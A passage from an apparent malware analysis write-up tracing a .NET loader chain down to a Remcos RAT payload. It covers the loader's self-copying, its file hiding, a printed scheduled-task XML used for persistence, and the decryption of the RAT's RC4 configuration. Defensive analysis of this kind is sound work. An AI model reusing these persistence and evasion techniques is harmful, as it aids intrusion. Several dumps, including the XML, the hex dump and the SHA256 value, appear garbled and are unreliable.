
It's currently unclear why the order in dnSpyEx shows correctly, but when dynamically loading into memory using PowerShell this order is scrambled and fails. It's likely due to multiple methods being retrieved from other DLLs upon reflectively loading, but alas we're on the right path again.

Debugging The Binary


The binary itself is highly obfuscated and has a number of string building operations which makes manually analysing every component of it tedious; however, the main functions can be seen by stepping through this by debugging it in dnSpyEx. Breaking at line 360 of class 'TVmkvJWSjHbPcmFjgw' shows the method 'uqH5vT69wm' evaluating what looks to be the original binary being run, and a hardcoded executable name in the Roaming AppData folder which may indicate a copy of the malware is going to be placed there.




Breaking at line 14 of the class 'KIPLLvYdUNjv6s5VFsQ' shows the method 'J4GMnwe6t' returning deobfuscated instructions which confirm this suspicion as shown clearly in variables on the stack. This is also reflected in the local variables by breaking on the 'copy' method inside of the 'System.IO.File' class.




Breaking at line 109 of the class 'TVmkvjWsJHbPcmFjgw' shows the method 'zJ45fVOtms' setting permissions and file attributes on the malware which was copied into the AppData folder. Specifically it obtains the user details of who ran the binary and sets it so they only have Read, ReadAndExecute, and ReadData permissions to the malware on disk. It also sets the malware to not be indexed by Windows, and sets it to be Hidden and a seen as a critical system, binary to make it even more hidden by default.



At the end of this method it is seen that the permissions are successfully applied to the malware.



Breaking at line 13 of the class 'CRSIWTd5bfbCGtYKOR' shows the method 'J4GMnwe6t' returning a base64 string. It's important to note that there's a large number of classes each with a different method called 'J4GMnwe6t' used for deobfuscating strings.




Breaking at line 132 of the class 'TVmkvjWsJHbPcmFjgw' shows the method 'Qle573GMuP' having base64 decoded the string in local variables. We can also base64 decode it ourselves in something like CyberChef to show a XML configuration schema for a scheduled task. Of note is that the UserId field is set as [USERID] and isn't filled in.

Stepping through a couple more instructions shows that a file is written to the identified temporary file containing the complete scheduled task XML. It should be noted this has a hardcoded IOC of the scheduled task registration time being spoofed.


```
tmpA978.tmp - Notepad
File Edit Format View Help
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2014-10-25T14:27:44.8929027</Date>
    <Author>SPARKY\Barry</Author>
  </RegistrationInfo>
  <Triggers>
    <LogonTrigger>
      <Enabled>>true</Enabled>
      <UserId>SPARKY\Barry</UserId>
    </LogonTrigger>
    <RegistrationTrigger>
      <Enabled>>false</Enabled>
    </RegistrationTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>SPARKY\Barry</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>>false</AllowHardTerminate>
    <StartWhenAvailable>>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>>true</StopOnIdleEnd>
      <RestartOnIdle>>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>>true</AllowStartOnDemand>
    <Enabled>>true</Enabled>
    <Hidden>>false</Hidden>
    <RunOnlyIfIdle>>false</RunOnlyIfIdle>
    <WakeToRun>>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Users\Barry\AppData\Roaming\AIKgmyycVaEjJx.exe</Command>
    </Exec>
  </Actions>
</Task>
```

IOC Scheduled Task Date: 2014-10-25 14:27:44:8929027

Stepping over a few more functions shows strings building out the value 'schtasks.exe'. Breaking at line 145 of the class 'TVmkvjWsJHbPcmFjgw' shows the method 'Qle573GMuP' returning a commandline which will be used with schtasks.exe to register a scheduled task and establish persistence with the task name 'Updates\ALKgmyycVaEjJx'.




Breaking at line 64 of the class 'iY9VXx99XrYI4WaMs1' shows the method 'kHZWDDrKNw' returning yet another binary which is retrieved and deobfuscated from a resource which can be saved for analysis.



Stepping through a little further it appears that this is being injected into a surrogate process in method 'Er95CrvjJc' of class 'TVmkvjWsJHbPcmFjgw', so we can now move onto stage 4.

Part 5: Examining 4th Stage Payload (Remcos RAT)

The 4th stage payload is the most promising yet. Examining it in pestudio shows it was likely compiled on December 20th, 2022 at 21:35:57 UTC, is created in a completely different language to the previous injectors (3 injected DLLs plus the initial injector wrapper), and it is created in C++ as opposed to .NET.



IOC SHA256: 94a4e5c7a3524175c0306c5748c719a940a7bfbef778c5a16627193a684fa10f0

Checking this binary on VirusTotal it has been categorised as a trojan with the name ‘remcos’ on VirusTotal and has a significant detection rate. This means we’ve likely finally hit the final stage payload of remcos. Further to this by examining the resources sections there is a ‘SETTINGS’ resource which is a known indicator of Remcos RAT. IT also has a high entropy level indicating it is likely compressed or encrypted.

name	instance	signature	location	size (18807 bytes)	file-ratio (3.90%)	hash	entropy	language	first-bytes-hex	first-bytes-text
icon	1	icon	rsrcc:0x0006D78C	1128	0.23 %	6EEC42ACD08BF787DA398691471B6254	3.390	English-US	28 00 00 00 10 00 00 00 00 00 00 01 ...	(.....@.....
icon-group	123	icon-group	rsrcc:0x000720C8	62	0.01 %	1867677010A8B86518BBAD5053C9F3F8	2.623	English-US	00 00 01 00 04 00 10 10 00 00 01 00 20 ...	(.....h.....
icon	2	icon	rsrcc:0x0006DBF4	2440	0.51 %	66F67DE06F538387DE72D7419B257DD4	3.252	English-US	28 00 00 18 00 00 00 30 00 00 00 01 ...	(.....0.....
icon	3	icon	rsrcc:0x0006E57C	4264	0.88 %	65081B1D17440ED59E8E8054927A0912	3.136	English-US	28 00 00 20 00 00 00 40 00 00 00 01 ...	(.....@.....
icon	4	icon	rsrcc:0x0006F624	9640	2.00 %	3BAB1FF36E4049DB3035358ECF00DC58	3.389	English-US	28 00 00 30 00 00 00 60 00 00 00 01 ...	(.....0.....%
rcdata	SETTINGS	unknown	rsrcc:0x00071BCC	1273	0.26 %	B4138DF25C55E5861D9C9862E9072DC4	7.847	neutral	76 FA D4 03 BE 43 25 36 37 EF C7 F1 C...	V.....C%67.....C.....1...

Decrypting the Remcos RAT Configuration Resource

Leveraging a post from the team at [Morphisec](#) who have analysed a different sample in the past highlighted how Remcos RAT uses rc4 encryption on the ‘SETTINGS’ resource to encrypt to malware configuration. Specifically it uses the first byte in this resource to define the key length, the next amount of bytes up to that key length is the key, and the rest of it is the encrypted data.

SETTINGS.dump

Key size 76 (Hex) = 118 in decimal

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	76	FA	D4	03	BE	43	25	36	37	EF	C7	F1	C0	63	03	0B	vúÔ.¼C%67iÇñÀAc..
00000010	9F	19	EC	31	E6	1B	B0	D1	C5	A1	9F	48	73	DD	09	A6	ÿ.ilæ.°ÑĀ;ŸHsŸ.;
00000020	C5	21	F4	26	C3	E3	3F	46	B9	69	B0	01	A5	F7	06	A7	Ā!ô&ĀĀ?F²i°.Ÿ÷.Ş
00000030	FA	E1	16	47	0D	DF	7B	B5	B9	73	78	9A	09	4E	ED	17	úá.G.B{µ²sxš.Ní.
00000040	E2	02	AB	E4	18	65	6C	09	54	7B	3B	75	C1	CA	26	3E	â.«ä.e.l.T{;uĀĒ&?
00000050	64	6E	70	2F	86	4B	A1	E3	B4	3A	33	C9	1B	0F	B7	97	dnP/+K;ă´:3Ē...-
00000060	58	C8	AD	1F	F8	5B	69	90	4B	D8	C5	8F	36	E7	7E	BA	Ē...ø[i.K0Ā.6ç~°
00000070	36	DA	6B	6C	BA	C1	FA	63	9A	E6	29	6D	49	C4	AE	9E	6Ÿk1°Āú{cšæ)mIĀ0ž
00000080	66	C2	87	3A	A8	43	B4	3A	2D	8C	63	E4	6F	BB	A5	59	FĀ:°C´:-Ēcāo»ŸŸ
00000090	9C	0C	B5	E7	17	57	BB	6D	32	00	C8	17	72	82	80	E2	e.µq,W»m2.Ē.r,Ēā
000000A0	3E	B1	A2	28	EC	50	57	56	B9	BC	46	B9	C6	10	F3	05	>+
000000B0	0A	2F	5C	CE	52	33	64	8E	14	A1	E5	71	65	2E	15	47	/.
000000C0	28	69	C7	F6	C2	51	A5	C3	65	84	43	AC	C7	F8	D7	77	(i
000000D0	D2	21	78	C5	9D	30	92	EF	80	D5	75	50	CA	A2	A8	18	0!
000000E0	35	F3	AD	02	AC	1B	64	67	D6	A5	9E	84	28	21	54	57	5ö.°iug0²z,(:iW
000000F0	6C	8B	9C	C3	1F	6B	15	C1	FC	45	57	80	28	7A	B3	F8	l<œĀ.k.ĀüEWE(z²œ
00000100	4F	1F	B1	A2	66	5E	58	5E	13	77	9A	98	E3	AA	81	86	O.±cf^X^.wš^ā².+
00000110	D5	B8	D5	FA	67	E3	97	8E	D9	8B	81	93	91	C5	23	80	š.Öúgā-ZÛ<."°Ā#Ē
00000120	87	16	55	58	71	7D	1A	3D	24	BA	17	D1	21	F1	9D	BC	+°Xq}.=Ş°.Ñ!ñ.4
00000130	FC	B7	5C	C9	6E	2A	E1	29	AF	06	E3	C8	85	D5	4E	4F	NO
00000140	24	7F	29	01	6A	AA	F4	BD	0E	AA	86	70	F0	0E	DC	2A	Ÿ*
00000150	5E	1E	7E	8F	CD	DD	55	34	4E	59	CD	4A	91	0D	F8	BD	þ.
00000160	49	3F	64	D8	96	3E	DD	6E	E9	E2	9C	B4	14	07	F3	FA	ú
00000170	EB	8F	63	5F	F6	12	77	CE	14	81	57	8A	9E	A0	F5	BC	Ē.c.ö.wĪ..WŞž.ö+
00000180	BE	07	1A	48	D6	BE	DA	B8	D3	F0	B8	FA	3E	98	BF	82	¼..HÖ³Ū.Óš.ú>°¿,
00000190	73	ED	F7	F9	E5	23	84	69	91	D6	0C	44	E5	05	7D	0F	si-úā#,,i°Ö.Dā.}).
000001A0	30	59	22	BC	AE	CA	A8	B5	A6	E9	AC	04	DE	6D	6C	87	OY"°ŸĒ"µ;Ē-..Pml+
000001B0	A8	A8	E3	B5	1D	92	77	05	EF	AE	FF	8A	41	47	F4	DC	""āu.'w.i0yŞAG0Ū
000001C0	E8	A8	85	DE	0B	0D	C6	CB	91	5E	D2	CF	03	0A	93	CB	Ē"°P..ĒĒ°^ŌĪ.."Ē
000001D0	81	B3	BE	E8	D3	22	F0	8C	ED	97	E6	69	78	1C	37	49	."°Ē0"šĒi-mix.7I
000001E0	20	8B	8D	52	D7	BE	D2	61	89	80	7E	1A	C6	46	36	95	<.R°³ŌatĒ~.ĒF6°
000001F0	D3	21	6D	87	46	63	A1	83	2D	A0	84	D8	01	7E	F4	CA	Ō!m+Fc;f-..ø.~šĒ
00000200	10	89	4F	BB	FB	58	4A	99	FF	F7	DE	4B	DF	90	63	FC	.°to>ûXJµy+PKš.cū
00000210	69	46	33	C2	5E	6A	BF	B6	18	AC	09	D6	9F	3E	AD	9F	iF3Ā^jçq.~.ŌŸ>.Ÿ
00000220	D4	47	CD	94	15	78	CD	2B	F8	DC	CE	7B	B5	D0	52	DB	ŌGĪ".xĪ+øŪĪ{µDRŪ
00000230	94	1B	06	76	60	71	91	F6	4F	6F	EF	18	85	52	24	D9	"..v`q`š0oi....RŞŪ
00000240	83	72	C7	21	88	2F	B7	F9	DF	90	F8	FC	6A	68	00	3D	frç!^/~ùš.øújh.=
00000250	02	20	C7	8B	21	FE	65	83	37	A7	C1	38	BB	E5	55	34	. Ç<!pef7ŞĀ8»āU4
00000260	C3	D2	A4	92	A5	06	4D	B6	56	12	36	BB	36	27	8A	45	ĀŌM'Ÿ.MŸV.6»6'ŞĒ
00000270	6B	4F	C8	EA	C5	FD	F0	0C	A6	CA	A3	B6	00	4B	A5	4B	kŌĒĒĀŸš.ĪĒq.KŸK
00000280	11	8C	28	25	67	DF	79	46	19	5B	65	77	B4	66	E4	FF	.Ē(%gšyF.[ew`fāŸ
00000290	0E	AF	74	37	01	06	C6	34	75	87	F1	74	D0	62	AF	38	..t7..Ē4u+ñtšB~8
000002A0	B9	2E	A3	30	EA	E6	C5	4D	D0	42	27	4F	25	4E	80	D5	°.ĒŌĒĒĀMšB'O°NEŌ
000002B0	01	B8	2E	C7	EC	5C	3A	DB	85	C0	80	80	6F	BD	CE	E7	..Çi\:Ū.ĀĒĒo°Īç
000002C0	53	68	07	35	77	F7	F1	B0	60	06	F4	33	10	3B	1E	9F	Sh.Sw-ñ°°.š3.;.Ÿ
000002D0	5E	6F	78	1D	45	6D	1C	0A	37	99	7A	73	BC	EE	3C	18	^ox.Em..7µzs+Ī<.
000002E0	54	84	FB	5B	73	EC	4B	0E	C7	FE	4F	09	CA	90	85	45	T,û[siK.çpŌ.Ē...Ē
000002F0	52	4B	E3	CD	CF	6F	6D	08	6C	56	3C	96	45	8C	60	B3	RKĀĪĪom.lv<-ĒĒ°
00000300	4C	23	13	09	2D	1F	2F	29	23	23	C3	47	23	B6	B3	9F	Ÿ.°°°+Ēç.çĪŸ


Key used for encrypting data using RC4

Encrypted data

Using this in CyberChef provides what looks to be a configured C2 server and port, in addition to what may be a unique identifier and a number of other fields.

Address	Size	Party	Info	Content	Type	Protection	Init
00010000	00010000	User			MAP	-RW--	-RW--
00040000	0001A000	User			MAP	-R---	-R---
00060000	00035000	User	Reserved		PRV		-RW--
00095000	0000B000	User			PRV	-RW-G	-RW--
000A0000	000FA000	User	Reserved		PRV		-RW--
0019A000	00006000	User	Stack (5192)		PRV	-RW-G	-RW--
001A0000	00004000	User			MAP	-R---	-R---
001B0000	00002000	User			PRV	-RW--	-RW--
001C0000	00035000	User	Reserved		PRV		-RW--
001F5000	0000B000	User			PRV	-RW-G	-RW--
00200000	00005000	User	Reserved		PRV		-RW--
00205000	0000E000	User	PEB, TEB (7232), wow64 TEB (7232)		PRV	-RW--	-RW--
00213000	001ED000	User	Reserved (00200000)		PRV	-RW--	-RW--
00400000	00001000	User	stage4.bin		IMG	-R---	ERWC
00401000	00055000	User	".text"		IMG	ER---	ERWC
00456000	00018000	User	".rdata"		IMG	-R---	ERWC
0046E000	00006000	User	".data"	data	IMG	-RW--	ERWC
00474000	00001000	User	".tls"		IMG	-RWC-	ERWC
00475000	00001000	User	".gfids"		IMG	-R---	ERWC
00476000	00005000	User	".rsrc"		IMG	-R---	ERWC
